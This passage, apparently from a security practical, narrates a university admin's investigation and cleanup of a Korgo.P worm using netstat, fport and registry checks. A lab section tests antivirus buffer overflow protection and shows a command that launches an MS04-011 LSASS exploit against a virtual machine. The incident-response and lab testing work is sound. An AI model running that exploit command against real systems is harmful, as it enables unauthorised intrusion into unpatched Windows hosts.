
About mid morning on a seemingly normal Tuesday, Logan noticed several e-mails in his inbox from a couple of professors and graduate students about the computers running really slow. He grabbed his soon to be invaluable Helix CD and headed off to the first office. The machine to be investigated was a grad student machine that he figured he could take his time with because most professors tended to rush him and look over his shoulder while he worked. Man, that really irritated him!

10:37am – Arrival at grad student office.
The first thing Logan checks is whether or not McAfee VirusScan was running and updated. Unfortunately, it wasn't but he knew it had been installed when he set up the machine. He would be sure to let the supervising professor know about that. Logan next opened TaskManager and noted that the CPU was jumping between 4% and 100%. The only process showing a lot of CPU usage was "explorer.exe," so he figured Windows was just freaking out again.


10:44am – Reboot
Reboots usually clean up Windows freak outs, right? "Weird," Logan muttered to himself. Things were still sluggish on the machine and CPU usage was constantly

12 http://www.e-fense.com

jumping up to 100%. Logan inserted the Helix CD to see what some of the Windows based incident response tools could tell him. Next, he ran to get some coffee.



10:55am – Coffee and Helix
Coffee in hand, Logan proceeds to run the Windows Forensic Toolchest (WFT) and SecReport tools. He mapped a network drive to Z: for all the tool output and analyzed the data from his laptop. Logan wasn't sure where to start. The WFT folder contained 132 files….wait, there is an "index.htm" file that looked like a good place.



11:02am – WFT analysis
Wow, this tool created a lot of stuff. The index file provided really nice links to all the data and made it extremely easy to analyze. Logan silently thanked the guys who made Helix and its tools. He looked through the running processes provided under the pslist link on the left and found nothing unusual. Pslist is a tool developed by SysInternals[13] and was part of the pstools package that he had just learned about the previous week.

11:10am – Information Overload
What was he looking at? Logan was overwhelmed by the data provided by WFT. He wasn't sure what he was looking for but hoped he would know when he saw it.

11:13am – WTF?
He clicked on the netstat link and saw well over a hundred attempted connections to TCP port 445 on different hosts all over the internet. That's bad…

TCP	*10.10.20.2:1027*	*80.164.223.131:445*	*SYN_SENT*
TCP	*10.10.20.2:1028*	*49.48.68.73:445*	*SYN_SENT*
TCP	*10.10.20.2:1029*	*159.45.43.5:445*	*SYN_SENT*
TCP	*10.10.20.2:1030*	*193.42.216.100:445*	*SYN_SENT*
TCP	*10.10.20.2:1032*	*55.225.139.80:445*	*SYN_SENT*
TCP	*10.10.20.2:1033*	*206.212.28.2:445*	*SYN_SENT*

[13] http://www.sysinternals.com

```
TCP    10.10.20.2:1034      68.81.128.66:445      SYN_SENT
TCP    10.10.20.2:1035      4.36.7.240:445        SYN_SENT
TCP    10.10.20.2:1036      65.167.128.47:445     SYN_SENT
TCP    10.10.20.2:1037      45.84.72.26:445       SYN_SENT
TCP    10.10.20.2:1038      17.250.76.249:445     SYN_SENT
TCP    10.10.20.2:1039      97.217.160.70:445     SYN_SENT
TCP    10.10.20.2:1040      7.249.236.92:445      SYN_SENT
TCP    10.10.20.2:1041      213.246.161.9:445     SYN_SENT
TCP    10.10.20.2:1042      34.86.69.82:445       SYN_SENT
TCP    10.10.20.2:1043      32.200.124.16:445     SYN_SENT
TCP    10.10.20.2:1044      211.186.108.219:445   SYN_SENT
TCP    10.10.20.2:1045      141.179.107.114:445   SYN_SENT
```

11:15am – FPORT
Fport is a free tool developed by Foundstone[14] that maps open ports to running processes. Logan saw that for every connection to an outside host on TCP port 445 had an associated port opened by "explorer.exe." He hadn't see that before, but what did it mean?

```
1432  Explorer    ->  1027  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1028  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1029  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1030  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1032  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1033  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1034  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1035  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1036  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1037  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1038  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1039  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1040  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1041  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1042  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1043  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1044  TCP   C:\WINDOWS\Explorer.EXE
1432  Explorer    ->  1045  TCP   C:\WINDOWS\Explorer.EXE
```

11:18am – Security Log
When he reached the Security Log, he gasped. There must have been thousands of Security events over the last couple of hours. They occurred every few seconds and were all identical. He didn't know what it meant other than "bad things" have happened. Logan was glad he had the insight to turn on security auditing since the machine was used solely by graduate students who were prone to break things.

[14] http://www.foundstone.com

9/20/2004 10:57:49 AM 8 4 578 Security GIAC-VICTIM\malware GIAC-VICTIM Privileged object operation: Object Server: EventLog Object Handle: 9731584 Process ID: 680 Primary User Name: GIAC-VICTIM$ Primary Domain: GIAC Primary Logon ID: (0x0,0x3E7) Client User Name: malware Client Domain: GIAC-VICTIM Client Logon ID: (0x0,0x90D7) Privileges: SeSecurityPrivilege

11:22am – bathroom break….

11:31am – Pay Dirt
WFT used the reg.exe[15] tool from Microsoft to enumerate special registry keys like those that control what starts up when the system boots. The entry that caught Logan's eye was an oddly named executable in the c:\windows\system32 folder. Was this the bad guy causing the chaos? Just to be sure, he continued looking at startup information provided by WFT, but nothing else seemed out of place.


[Software\Microsoft\Windows\CurrentVersion\Run]
REG_SZ Windows Update C:\WINDOWS\System32\zcdbn.exe

11:39am – SecReport
Was this tool as useless as it seemed? Logan wasn't sure what good the output would do other than corroborate that the explorer process had a bunch of ports open. Yippee…next tool.

11:43am – c:\windows\system32 analysis
It was time to find out what that "zcdbn.exe" file was doing on the system. Logan opened up "My Computer" and navigated to the "c:\windows\system32," chose Detail mode for viewing, and sorted the files by modified date. He noticed that there was another file written to the system at the same time as "zcdbn.exe" and they were both 10kb. He used the MD5 utility in the Helix GUI to see if the files were the same. Sure enough, they had the same checksum.

C:\WINDOWS\system32\zcdbn.exe - 986b59708d2ca33f4c1ad682a5d7a673
C:\WINDOWS\system32\ftpupd.exe - 986b59708d2ca33f4c1ad682a5d7a673

[15] http://www.microsoft.com/ntserver/nts/downloads/recommended/ntkit/default.asp



Containment

11:45am - Disconnected
Logan finally realized that he better unplug the computer from the network before it did damage to other computers. "DUH," he said to himself. He should have done that a long time ago.

Logan had a very simple "jump kit" that consisted of a Helix CD and his laptop. He used the Windows Forensic Toolchest (WFT) for the major analysis during this incident. Tools that were used by the WFT to provide crucial data to cracking the case included:

- netstat – built-in Windows utility that provides information on open ports and connections to other hosts
- taskmgr – built-in Windows utility to show running processes and graphs for CPU and network usage
- fport – FoundStone free utility that maps ports to running processes
- reg – Microsoft tool for enumerating keys from the Windows registry

Containment of this rogue file was probably done by disconnecting the computer from the network, but Logan wasn't completely sure. He would have to get help identifying exactly what the file did once it was introduced to a system. He did know it had to spread via all those TCP port 445 connections, so a quick e-mail to the network guys to be on the lookout may return some useful information.

Logan decided the best option now was to copy the data over to his laptop via a crossover ethernet cable, write the data to a DVD for the grad student, and reinstall the operating system along with McAfee VirusScan. He made a mental note not to forget a quick e-mail to the professor about his grad student removing the antivirus software.

Eradication

Logan worked on eight other machines that he had received calls about and noticed that the machines infected with the rogue randomly named files and "ftpupd.exe" had

not been patched since January 2004. Machines that were fully patched up to August did not seem to be susceptible to attack. He decided to patch the eight computers, delete the questionable registry entry that restarted the executable on system boot, and delete the corresponding files in "c:\windows\system32."

An e-mail finally came back from the network guys that they were seeing a huge spike in traffic over TCP port 445 that originated from a host name "SANDBOX-XP" in his department. He knew that box….it belonged to his volleyball loving chairman. Why hadn't his chairman called him about any problems on his system? Logan tracked down his chairman in the departmental kitchen and inquired about any computer problems he was having. The chairman said the machine had been pretty sluggish while he was at the Symposium in Holland but thought he must have too many programs installed. With some noticeable reluctance, the chairman gave up his laptop for analysis after Logan explained what had been happening with other computers in their department.

Logan thought through the events leading up to this point and realized that this laptop in his hands must be the key to it all. The chairman had returned from the Symposium the day before and was just getting back into the office that morning. It coincided with the times that the e-mails starting arriving in his Inbox. He confirmed that the registry entry was present for the worm to start on system boot. The next step floored him….

The "c:\windows\system32" folder contained four files created during the first day of the Symposium in Holland…the Symposium where he would have finally met his online girlfriend for the first time…the girlfriend who he had found out had been cybering with someone from a rival university. The first file said it all, "Logan Sucks." That bitc…how could she do this to him? Did she blame him for breaking up with him when it was she who cheated on him? He knew she was doing research on malicious worms but how could she write one that targeted him?

C:\WINDOWS\system32\L0g4n_5uX.exe - 986b59708d2ca33f4c1ad682a5d7a673
C:\WINDOWS\system32\soon.bat - da5d1698b70d02823a20d5c93d51d1c9
C:\WINDOWS\system32\nhzys.exe - 986b59708d2ca33f4c1ad682a5d7a673
C:\WINDOWS\system32\ftpupd.exe - 986b59708d2ca33f4c1ad682a5d7a673

Through the tears welling up in his eyes, he managed to stick in a USB flash drive and move the files to it. He deleted the registry key that started the worm and finished the machine by applying the latest Service Pack 2 from Microsoft along with an installation of McAfee VirusScan 8.0i.

Recovery

How could he recover from this…he loved her. Wait a minute, "I have a job to do here," he thought. Logan decided the best plan of action was to send an e-mail to all departmental employees and students about a malicious worm that had infected machines on their network and to be on the lookout for any odd system problems. He

included information about using Windows Update weekly to insure that their computers were fully patched. Finally, he put in a link to the McAfee VirusScan 8.0i install files located on the department file server.

Logan was relieved that the worm Sky had designed did not do any permanent damage to systems. It was actually very easy to clean from systems once he knew what to look for. Patching systems, deleting the registry key, and the worm executables were enough to bring the systems back to full operational status. He planned to write a little script to use in their domain login script that would enumerate the HKLM\Software\Microsoft\Windows\CurrentVersion\Run keys to look for other malicious software that might get installed.

Lessons Learned

The whole Korgo.P worm incident had certainly been a learning experience for Logan. First, he learned that the old saying was true, "Hell hath no fury as that of a woman scorned." Second, he has a lot to learn about computer viruses and network security. Logan figured that he would be able to squeeze some training out of his chairman after this incident where it was the chairman's laptop that introduced the worm into the university network.

Third, Windows Update needed to be a weekly ritual for his users. He decided to setup a Microsoft Systems Update Services (SUS) server so that he could better monitor the release of patches and make them available for his departmental computers. A little bit of research online uncovered all the registry settings he could enable that would make Windows 2000 and XP computers use the Automatic Updates built-in feature and download their updates from his SUS server.

Fourth, antivirus software is not foolproof but can do wonders in preventing pure chaos on the network. Shortly after he sent a copy of the worm to the network gurus, they provided an "extra.dat" from Network Associates (McAfee AVERT) that would detect the worm as Korgo.P. They were able to write several rules to use in their Snort intrusion detection system that would detect the worm that had been identified as Korgo.P. Their testing determined that the worm exploited the LSA service in Microsoft Windows 2000 and XP systems not patched with the MS04-011 updates released in April of that year. Logan figured he had a pretty decent solution for patching, but he wondered if he could also get funding for an ePolicy Orchestrator[16] server that would do similar things as SUS but for McAfee VirusScan and virus definition updates.

Fifth, university environments need to get past the "academic freedom" crutch and start enforcing policies like the private sector. Logan couldn't understand why the GIAC University administration couldn't mandate some sort of patch management and antivirus management solution. Why do professors get so upset when you tell them what they need to be doing to protect their computers? It's not like the professors are IT workers who know what they're doing. To top it all off, the computers that the

[16] http://www.networkassociates.com

professors are so concerned about keeping untouched by university IT staff are the same computers that the university purchased making them university property. Logan just didn't get it. He probably wouldn't see a change in his lifetime…but maybe one day. He could hope, couldn't he?

Finally…she would pay…oh yeah! She wouldn't know what hit her…once he learned some mad 1337 skillz…


6. Extras

McAfee VirusScan Enterprise 8.0i Buffer Overflow Protection

McAfee VirusScan Enterprise 8.0i[17] contains a large number of enhancements to protect computers against spyware/adware, worms that download tools via ftp, spamming Trojans, and buffer overflows. Since this paper deals with the Korgo.P worm that exploits a buffer overflow in the LSA service, what better way to test out the buffer overflow feature of VirusScan 8.0i?


The following test is done with two Windows XP virtual machines running under VMware 4.5 installed on Suse Linux 9.1 Professional. McAfee VirusScan 8.0i is installed on one of the machines that will be the target of this test. The first scenario is Windows XP manually infected with Korgo.P and attacking the victim.


The first screenshot shows the version information. Note that the virus definitions are not even updated to the latest 4393 available at the time of this submission.




The second and third screenshots show the Console and Options dialog for Buffer Overflow protection.

[17] http://www.mcafee.com






Next, the first virtual machine without VirusScan will be manually infected with Korgo.P so it will attack the second virtual machine with VirusScan. The following screenshot shows the popup message window indicating the buffer overflow was detected and prevented.



This screenshot is the Window event log entry created by the same attack above.



The last test is to verify that VirusScan will also prevent the buffer overflow caused by the HOD exploit code that Korgo.P is based. The following command from run from the host Linux shell.

darklt:~ # win_msrpc_lsass_ms04-11_Ex 0 10.10.20.2 33099

